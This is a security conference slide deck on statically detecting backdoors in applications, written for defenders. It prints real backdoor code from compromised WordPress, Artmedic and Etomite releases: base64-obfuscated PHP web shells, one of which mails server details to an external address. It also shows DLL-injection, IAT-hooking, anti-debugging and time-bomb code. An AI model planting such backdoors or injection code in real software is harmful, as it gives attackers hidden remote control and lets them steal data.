Detecting "Certified Pre-owned" Software and Devices

Chris Wysopal

April 17, 2009

VERACODE

Black Hat® BRIEFINGS AND TRAINING

Contents

Background

VERACODE

Certified "Pre-0wned"


- Software or hardware that comes with malicious behavior right out of the box.
- http://attrition.org/errata/cpo/ has a historical listing. Some examples:
  - – Samsung digital photo frame infected with Sality Worm
  - – Asus Eee Box's 80GB Hard Drive infected with W32/Taterf worm
  - – Walmart Promo CD included custom spyware
  - – Sony BMG CDs included XCP rootkit
  - – Borland Interbase backdoor password

Backdoors Are Not Secrets!

Wargames (1983)

Types of Backdoors

- System backdoors
  - Malware written to compromise a system (i.e. the application itself is the backdoor)
  - Sometimes relies on social engineering for initial execution
- Crypto backdoors
  - Designed weakness in an algorithm to allow those who know the weakness decrypt with far less work than brute force.




Security Center Alert

To help protect your computer, Windows Firewall has blocked some features of this program.

Do you want to block this suspicious software?

Name:	Win32.BackDoor-DNM
Risk Level:	High
Description:	DNM is a worm trojan program that records keystrokes and takes screen shots of the computer, stealing personal financial information.

Windows Firewall has detected unauthorized activity, but unfortunately it cannot help you to remove viruses, keyloggers and other spyware threats that steal your personal information from your computer. Click to download and activate protection.


The Joy of Tech
by Nitrozac & Snaggy
© 2001 Geek Culture®
joyoftech.com
OH MY GOODNESS! WHAT DID HE DO?
THIS OFFENDER IS WANTED FOR USING UNAUTHORIZED ENCRYPTION TECHNIQUES.
BUT ALL I DID IS WRITE A SECRET NOTE USING LEMON JUICE!

Little Bobby had made the mistake of using crypto without a government-approved backdoor.

Types of Backdoors

- Application backdoors – the focus of this talk
  - – Modifications to legitimate programs designed to bypass security mechanisms (i.e. applications that would already be running)
  - – Often inserted by those who have legitimate access to source code or distribution binaries
  - – Can result in system compromise as well
  - – Not specific to any particular programming language

Attacker Motivation

- Practical method of compromise for many systems
  - – Let the users install your backdoor on systems you have no access to
  - – Looks like legitimate software so can bypass AV
- Retrieve and manipulate valuable private data
  - – Looks like legitimate application traffic so little risk of detection by IDS
- For high value targets such as financial services and government it becomes cost effective and more reliable.
  - – Report of the Defense Science Board Task Force, “Mission Impact of Foreign Influence on DoD Software”:
  - – *High-end attackers will not be content to exploit opportunistic vulnerabilities, which might be fixed and therefore unavailable at a critical juncture. They may seek to implant vulnerability for later exploitation.*

Current State of Detection

- Application backdoors best detected by inspecting the source or binary code of the program
- Application backdoor scanning is imperfect
  - Impossible to programmatically determine the intent of application logic
- Backdoors in source may be detected quickly but backdoors in binaries often take years to surface
  - Linux backdoor attempt vs. Borland Interbase
- Most security code reviews focus on finding vulnerabilities with little emphasis on backdoors
- This talk focuses solely on **static** detection methods

Special Credentials

Characteristics

- Special credentials, usually hard-coded, which circumvent security checks
  - Usernames
  - Passwords
  - Secret hash or key

The Keymaker from “The Matrix Reloaded”

He is able to make keys that get him into secret areas of the Matrix.

Borland Interbase 4.0, 5.0, 6.0 (2001)

- Hard-coded username “politically” with the password “correct” allowed remote access
- Credentials inserted into the database at startup
- Support for user-defined functions equates to administrative access on the server
- Undetected for over seven years
- Opening the source revealed the backdoor

Borland Interbase (cont’d)

```
dpb = dpb_string;
*dpb++ = gds__dpb_version1;
*dpb++ = gds__dpb_user_name;
*dpb++ = strlen (LOCKSMITH_USER);
q = LOCKSMITH_USER;
while (*q)
    *dpb++ = *q++;

*dpb++ = gds__dpb_password_enc;
strcpy (password_enc, (char *)ENC_crypt (LOCKSMITH_PASSWORD,
                                          PASSWORD_SALT));
q = password_enc + 2;
*dpb++ = strlen (q);
while (*q)
  *dpb++ = *q++;

dpb_length = dpb - dpb_string;

isc_attach_database (status_vector, 0, GDS_VAL(name), &DB, dpb_length,
                     dpb_string);
```

Intel NetStructure 7110 SSL Accelerator (2000)

- Administrator password overridden by an undocumented shell password known as “wizard” mode
- Shell password derived from MAC address of primary Ethernet interface
- Results in root privileges on the appliance

Detection

- Identify static variables that look like usernames or passwords
  - Start with all static strings using the ASCII character set
  - Focus on string comparisons as opposed to assignments or placeholders
  - Also inspect known crypto API calls where these strings are passed in as plaintext data
- Identify static variables that look like hashes
  - Start with all static strings using the character set [0-9A-Fa-f]
  - Narrow down to strings that correspond to lengths of known hash algorithms such as MD5 (128 bits) or SHA1 (160 bits)
  - Focus on string comparisons as opposed to assignments or placeholders
  - Examine cross-references to these strings

Detection (cont'd)

- Identify static variables that look like cryptographic keys
  - Start with all static character arrays declared or dynamically allocated to a valid key length
  - Also identify static character arrays that are a multiple of a valid key length, which could be a key table
  - Narrow down to known crypto API calls where these arrays are passed in as the key parameter, for example:
    - OpenSSL: DES_set_key(const_DES_cblock *key, DES_key_schedule *schedule)
    - BSAFE: B_SetKeyInfo(B_KEY_OBJ keyObject, B_INFO_TYPE infoType, POINTER info)
  - Perform a statistical test for randomness on static variables
    - Data exhibiting high entropy is likely encrypted data and should be inspected further

Hidden Functionality

VERACODE

Characteristics

- Invisible parameters in web applications
  - not to be confused with hidden form fields
- Undocumented commands
- Leftover debug code
  - e.g. WIZ command in early sendmail
- May be combined with “special” IP addresses

Number Six, a Cylon Agent, from Battlestar Galactica

In exchange for access to government mainframes she helps design the navigation program subsequently used by Colonial warships, covertly creating backdoors in the program.

WordPress 2.1.1 (2007)

- One of two WordPress download servers compromised
- Two PHP files modified to allow remote command injection
- Detected within one week

```
function comment_text_phpfilter($filterdata) {
  eval($filterdata);
}
...
if ($_GET["ix"]) { comment_text_phpfilter($_GET["ix"]); }

function get_theme_mcommand($mcds) {
  passthru($mcds);
}
...
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

Artmedic CMS 3.4 (2007)

- Multiple source files altered to allow remote command injection or arbitrary PHP includes
- Attempt at obfuscation
- Detected within two weeks

```
$print =
'aWYoJF9HRVRbJ2luY2x1ZGUnXSkgaW5jbHVkZSgkX0dFVFsnaW5jbHVkZSddKTsNCmlmKCRfR0
VUWydjbWQnXSkgcGFzc3RocnUoJF9HRVRbJ2NtZCddKTsNCmlmKCRfR0VUWydwaHAnXSkgZXZhb
CgkX0dFVFsncGhwJ10pOw==';
eval(base64_decode($print));
```

which decodes to:

```
if($_GET['include']) include($_GET['include']);
if($_GET['cmd']) passthru($_GET['cmd']);
if($_GET['php']) eval($_GET['php']);
```

Quake Server (1998)

- RCON command on Quake server allows administrators to remotely send commands to the Quake console with a password
- Bypass authentication using hard-coded password “tms”
- Packet source address in the 192.246.40.x subnet
- Affected Quake 1, QuakeWorld, and Quake 2 Win32/Linux/Solaris

Courtesy of The Daily WTF

- An authentication backdoor in a web application, using an invisible parameter

```
authTicket = identMgmt.GetAuthenticationTicket(username, password);
if (authTicket == null)
{
  if (request.getParameter("backdoor") != null
      && request.getParameter("backdoor").equals("secret"))
  {
    authTicket = AuthenticationTicket.CreateFromTemplate("sysadmin");
    authTicket.Username = username;
    authTicket.FullName = "System Administrator";
  }
  else
  {
    throw new AuthorizationException();
  }
}
```

Detection

- Recognize common patterns in scripting languages, e.g.:
  - Create an obfuscated string
  - Input into deobfuscation function (commonly Base64)
  - Call eval() on the result of the deobfuscation
  - Payload code allows command execution, auth bypass, etc.

```
http://www.google.com/codesearch?hl=en&lr=&q=eval%5C%28base64_decode
+file%3A%5C.php%24&btnG=Search
```

- Identify GET or POST parameters parsed by web applications
  - Compare to form fields in HTML, JSP, etc. pages to find fields that only appear on the server side

Detection (cont'd)

- Identify potential OS command injection vectors
  - In C, calls to the exec() family, system(), popen(), etc.
  - In PHP, standard code review techniques such as looking for popen(), system(), exec(), shell_exec(), passthru(), eval(), backticks, etc.
    - Also, calls to fopen(), include() or require()
  - Analyze data flow to check for tainted parameters
- Identify static variables that look like application commands
  - Start with all static strings using the ASCII character set (depending on the protocol, hidden commands might not be human-readable text)
  - Focus on string comparisons as opposed to assignments or placeholders
  - Check the main command processing loop(s) to see if it uses direct comparisons or reads from a data structure containing valid commands

Detection (cont'd)


- Identify comparisons with specific IP addresses or DNS names
  - In C, start with all calls to socket API functions such as getpeername(), gethostbyname(), and gethostbyaddr()
  - Comparisons against the results of these functions are suspicious
  - Don't forget to look at ports as well

Unintended Network Activity

VERACODE

Characteristics

- Listens on an undocumented port
- Makes outbound connections
- Leaks information over the network
  - Reads from registry, files, or other local resources
  - Sends data out via SMTP, HTTP, UDP, ICMP, or other protocols
- Potentially combined with rootkit behavior to hide the network activity from host-based IDS



In the movie, Konstantin Konali markets a computer game that everyone in the world is playing. With a sequel to the game he wants to put backdoors in all computer systems on which it gets installed, thus providing access to the police and other government systems.

Etomite CMS 0.6 (2006)

- PHP file modified to allow remote command injection
- Also sends a beacon via e-mail to a hard-coded e-mail address with the location of the compromised server
- Base64 encoding strikes again

Etomite CMS (cont'd)

```
eval(base64_decode("JGhhbmRsZT1wb3BlbigkX0dFVFtjaWpdLiIgMj4mMSIsInIiKTt3aGlsZS
ghZmVvZigkaGFuZGxlKSl7JGxpbmU9ZmdldHMoJGhhbmRsZSk7aWYoc3RybGVuKCRsaW5lKT49MSl7
ZWNobyAkbGluZTt9fXBjbG9zZSgkaGFuZGxlKTttYWlsKCJjaWpmZXJAbmV0dGkuZmkiLCIiLiRfU0
VSVkVSWydTRVJWRVJfTkFNRSddLiRfU0VSVkVSWydQSFBfU0VMRiddLCJFcnJvciBDb2RlICM3MjA5
MzgiKTs="));
```

which decodes to:

```
$handle=popen($_GET[cij]." 2>&1","r");
while(!feof($handle))
 {
  $line=fgets($handle);
  if(strlen($line)>=1)
     {
       echo $line;
     }
  }
pclose($handle);
mail("cijfer@netti.fi","".$_SERVER['SERVER_NAME'].$_SERVER['PHP_SELF'],
     "Error Code #720938");
```

Detection

- Identify outbound connections
  - In C, start with all calls to socket API functions such as connect(), sendto(), or Win32 API equivalents
  - Focus on any outbound connections to hard-coded IP addresses or ports
  - Analyze data flow to determine what type of information is being sent out
    - Look for calls to standard file I/O or registry functions – some other piece of the backdoor could be populating the data in that location
  - Scripting languages such as PHP also have special function calls implementing protocols such as SMTP via the mail() function
  - Keep in mind that many applications automatically check the manufacturer website for updates

Detection (cont'd)

- Identify potential leaks of sensitive information
  – Start with all calls to known crypto API functions
  – Narrow down to the functions that handle sensitive data such as encryption keys, plaintext data to be encrypted, etc.
  – Note the variable references that correspond to the sensitive data
  – Analyze data flow to identify other places these variables are used, outside of the expected set of "safe" functions, such as:
    - Other crypto API calls
    - strlen(), bzero(), memset(), etc.

Detection (cont'd)

- Identify unauthorized listeners
  - – In C, start with all calls to socket API functions such as bind(), recvfrom(), or Win32 API equivalents
  - – Some knowledge of normal application traffic will be required to determine which ports, if any, are unauthorized listeners
- Profile binaries by examining import tables
  - – Identify anomalies, such as the use of network APIs by a desktop-only application
    - Unix: readelf, objdump, nm
    - Win32: PEDump (console), PEBrowse (GUI)
  - – Dig in deeper with a disassembler and trace code paths to the anomalous API calls

Detecting Malicious Code Indicators

VERACODE

Look for indicators of malicious code

- Indicators are not malicious by themselves but they often coincide with malicious code.
- They obfuscate behavior from dynamic or static analysis.
- Categories
  - Rootkit behavior
  - Anti-debugging
  - Time bombs
  - Code or data anomalies

Rootkit Behavior

- Modifies OS behavior
- Hides program behavior from system administration tools or other instrumentation

Detecting rootkit behavior – Modify registry key

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs = *

Can be modified by RegCreateKey(), RegCreateKeyEx(), RegLoadKey(), and RegOpenKey() followed by RegSetValueEx()

Detecting rootkit behavior – Using Window hooks

It is also possible to inject a DLL via windows hook calls. The call SetWindowsHookEx will hook a target process and load a DLL of our choosing into the target process. This DLL could then hook the IAT or execute inline hooking as desired.

For example:

```
myDllHandle = Rootkit DLL
SetWindowsHookEx(WH_KEYBOARD, myKeyBrdFuncAd, myDllHandle, 0)
```

Rootkit DLL has the myKeyBrdFuncAd defined and written.

Detecting rootkit behavior - Using Remote Threads

It is possible to inject a DLL into a target process by creating and using remote threads.

```
// This is used to find the PID of our target process
PID = OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD
   dwProcessId);
// This is used to find the address of LoadLibraryA in our current process. We
   assume that the base is the same in our target thus keeping the function
   location the same.
ADDRESS = GetProcAddress(GetModuleHandle(TEXT( "Kernel32")), "LoadLibraryA");
 // The above allocates some memory in our target process
BASEAD = VirtualAllocEx(PID, NULL, len_of_our_dll_name_string, MEM_COMMIT |
   MEM_RESERVE, PAGE_READWRITE)
WriteProcessMemory(PID, BASEAD, Pointer to BUF containing "c:\path\to\ou
  r\dll", size, NULL)
CreateRemoteThread(PID, NULL, 0, ADDRESS, BASEAD, 0, NULL)
```

DLL injection simply injects the DLL, it does not actually execute the IAT or inline hook. An example DLL that we could use with the injection techniques outlined in a following slide.

Detecting rootkit behavior - Thread Suspend and Hijack

Inject a DLL by directly modifying the thread execution of a process and injecting data of our choosing.

Pick a process and walk the threads of the process by using calls to CreateToolhelp32Snapshot(), Thread32First(), and Thread32Next().

Suspend the thread that was acquired with SuspendThread().

After suspension, VirtualAllocEx() followed by WriteProcessMemory() occurs. Using these two calls we write a small section of assembly code to our allocated memory within the suspended target thread. This assembly code executes the LoadLibraryA function and looks like the following…

Detecting rootkit behavior - Thread Suspend and Hijack (cont)

```
pushfd; push EFLAGS

pushad; push general purpose registers

push &<dll_path>; push the address of the DLL path string we have
   already injected

call LoadLibraryA; call the LoadLibraryA function.

popad; pop the general purpose registers

popfd; pop EFLAGS

jmp Original_Eip; resume execution at the original EIP value
```

The dll_path value is dependent upon the return results of VirtualAllocEx() and where the data is written to memory. The same is true for the original EIP value. These two values should be programmatically determined when the injection is being made.

Triggering our injected payload occurs by direct modification of the EIP register of the remote thread to point to the address of our injected code. Next a call to SetThreadContext() makes the change to the EIP permanent. Finally we tell the system to resume the thread via ResumeThread().

Detecting rootkit behavior - Thread Suspend and Hijack (cont)

Sample DLL for IAT/Inline Injection

```
BOOL APIENTRY DllMain(HANDLE hModule, DWORD ul_reason_for_call, LPVOID
    lpReserved)
{
  if (ul_reason_for_call == DLL_PROCESS_ATTACH)
  {
  // EXECUTE THE IAT OR INLINE HOOK HERE
  }
  return TRUE:
}


__declspec (dllexport) LRESULT myKeyBrdFuncAd (int code, WPARAM wParam, LPARAM
    lParam)
{
  return CallNextHookEx(g_hhook, code, wParam, lParam)
}
```

Detecting rootkit behavior – IAT Hooking

IAT hooking modifies the Import Address Table for a binary that has been loaded into memory. This is typically done by injecting a DLL into the running process and executing the IAT modification code. The code first locates the IAT table within the loaded image by using the following reference:

```
// This is using the image base as a starting reference point and the other values as
    offsets.
```

```
(IMAGE_DOS_HEADER->e_lfanew)->OptionalHeader->DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT]
```

Walk the IAT table entries until the entry that matches the function we would like to patch is discovered. Then overwrite API Address

```
/* Unlock read only memory protection */
   VirtualProtect((LPVOID)(&pIteratingIAT
   ->u1.Function),sizeof(DWORD),PAGE_EXECUTE_READWRITE,&dwProtect);


/* OVERWRITE API address! :) */
   (DWORD*)pIteratingIAT->u1.Function = (DWORD*)pApiNew;


/* Restore previous memory protection */
   VirtualProtect((LPVOID)(&pIteratingIAT
   ->u1.Function),sizeof(DWORD),dwNewProtect,&dwProtect);
```

To detect IAT hooking we should identify any reference to the IAT structure noted above that is followed by memory unprotect, write, and re-protect code.

Detecting Anti-debugging

- Anti-debugging is the implementation of one or more techniques within computer code that hinders attempts at reverse engineering or debugging a target binary.
- Used by commercial executable protectors, packers, and malicious software, to prevent or slow-down the process of reverse -engineering.

Detecting Anti-debugging

IsDebuggerPresent Windows API

The IsDebuggerPresent API call checks to see if a debugger is attached to the running process. This is a Windows specific API call that checks the process environment block (PEB) for the PEB!BeingDebugged flag and returns its value.

CheckRemoteDebuggerPresent Windows API

The CheckRemoteDebuggerPresent API call takes two parameters. The first parameter is a handle to the target process while the second parameter is a return value indicating if the target process is currently running under a debugger. The word “remote” within CheckRemoteDebuggerPresent does not require that the target processbe running on a separate system.

Detecting Anti-debugging

OutputDebugString on Win2K and WinXP

The function OutputDebugString operates differently based on the presence of a debugger. The return error message can be analyzed to determine if a debugger is present. If a debugger is attached, OutputDebugString does not modify the GetLastError message.

FindWindow

OllyDbg by default has a window class of "OLLYDBG". This can be detected using a function call to FindWindow with a first parameter of "OLLYDBG". WinDbg can be detected with an identical method instead searching for the string WinDbgFrameClass.

OllyDbg OpenProcess HideDebugger Detection

The "Hide Debugger" plugin for OllyDbg modifies the OpenProcess function at offset 0x06. The plugin places a far jump (0xEA) in that location in an attempt to hook OpenProcess calls. This can be detected programmatically and acted upon.

Detecting Anti-debugging

Debugger Registry Key Detection

This is a very basic check to determine if there is a debugger installed on the system. This does not determine if the debugger is currently running. This technique can be used to assist other anti-debugging methods by adding an additional data point to previously existing heuristics.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug

HKEY_CLASSES_ROOT\exefile\shell\Open with Olly&Dbg\command

HKEY_CLASSES_ROOT\dllfile\shell\Open with Olly&Dbg\command

NtQueryInformationProcess ProcessDebugPort Detection

The NtQueryInformationProcess function is located within ntdll.dll. A call to this function using a handle to our currently running process and a ProcessInformationClass value of ProcessDebugPort (7) will return the debugging port that is available. If the returned value is zero, no debugging port is available and the process is not being debugged. If a value if returned via this function, the process is currently being debugged.

Detecting Anti-debugging

OllyDbg IsDebuggerPresent Detection

Many anti-anti-debugging plugins for OllyDbg (and other debuggers) will hook the IsDebuggerPresent function call so that they can always return a value indicating false. An attack against this hooking method is to set the PEB!BeingDebugged byte to an arbitrary value and then call IsDebuggerPresent. If the request does not return your arbitrary value, you know that something has hooked that function call and returned a modified response.

OllyDbg OpenProcess String Detection

OllyDbg has a static string at offset 0x004B064B that contains the value 0x594C4C4F. It's possible to enumerate all processes and walk them looking for this static string at this offset in all processes. If the string is present we know we have a running OllyDbg process on the system.

OllyDbg Filename Format String

OllyDbg contains a flaw where it crashes if the name of the file that is being opened contains a value of %s. Putting a %s in our filename will stop Ollydbg from functioning. Thus we can create a file with a “%s” string in the name and within our code we check that our name has not changed. If it has changed we can safely assume that someone is trying to debug our file with OllyDbg.

Detecting Anti-debugging

kernel32!CloseHandle Debugger Detection

The CloseHandle call generates a STATUS_INVALID_HANDLE exception if passed an invalid handle value. This exception will be trapped by the debugger and can be used by a program to determine if it is running inside of a debugger.

Self-Debugging

A process can determine if it is being debugged by attempting to debug itself. This is done by creating a child process which then attempts to debug its parent. If the child is not able to attach to the parent as a debugger, it is a strong indicator that our process is being run under a debugger.

Detecting Time Bombs

- Definition
  - – A piece of code intentionally inserted into a software system that will set off a malicious function when specified time based conditions are met

- Program behavior to look for
  - – Time comparison functions
  - – Time retrieval functions

Time Bombs

- Code constructs
  - **If Based Static Compare**

    if(time(NULL) > 1234567890) {

    // Could be any time/date retrieval function

    // 1234567890 == February 13th, 2009 ... }
  - **Init/Diff Check**
    - **Init - Executed during process initialization stage**

    time(&time1);
    - **Diff Check – Executed during long running application loop**

    time(&time2);

    // Get current time (this is run periodically *daily for example* in process execution loop

    // Could be any time retrieval function

    if(difftime(time1, time2) > 1000) {

    // Could be any of a number of different comparison methods including subtraction BOOM(); }

Time Bombs

– **Init/Diff Trigger File**

- **Init: During process initialization create trigger file (+30 days in example below)**

```
GetFileTime(file, &ft, NULL, NULL);
qwResult = (((ULONGLONG) ft.dwHighDateTime) << 32) + ft.dwLowDateTime;
qwResult += 30 * _DAY;  // Add 30 days to the retrieved file time in memory
(DWORD) (qwResult & 0xFFFFFFFF );
ft.dwHighDateTime = (DWORD) (qwResult >> 32 );
ret = SetFileTime(file, &ft, &ft, &ft);  // Set the trigger file time to new time (+30Days)
CloseHandle(file);
```

- **Diff Trigger Check – Executed during long running application loop**

```
GetFileTime((HANDLE)file, &ft, NULL, NULL);
GetSystemTimeAsFileTime(&ft2);
if((CompareFileTime(&ft, &ft2)) == -1) {  BOOM(); }
```

Time Bombs

- Time Retrieval Functions
  - Direct requests for time/date
  - Shell time/date
  - File system time/date
- Time Formatting/Conversion Functions
  - Windows time / date formatting functions
    - Can also be used to GET time / date values
  - Able to handle time values passed through conversions
- Time Difference Functions
  - Able to support multiple time difference functions

Identify code or data anomalies

- Self-modifying code
  - Calling eval(obfuscated code) in scripting languages
  - Writing into code pages or jumping/calling into data pages
- Unreachable code
  - May be part of a two-stage backdoor insertion where code is added later that calls the unreachable code
- Encrypted blocks of data

Conclusions

VERACODE

SDLC: When To Scan For Backdoors?

- Scan the code you are developing or maintaining before release
- Acceptance testing of binary code
  - Code delivered to you as .exe, .dll, .lib, .so
- Validation that your development tool chain isn't inserting backdoors
- Ken Thompson's paper, "Reflections on Trusting Trust"
  - http://www.acm.org/classics/sep95/
  - Thompson not only backdoored the compiler so it created backdoors, he backdoored the disassembler so it couldn't be used to detect his backdoors!

Questions?

VERACODE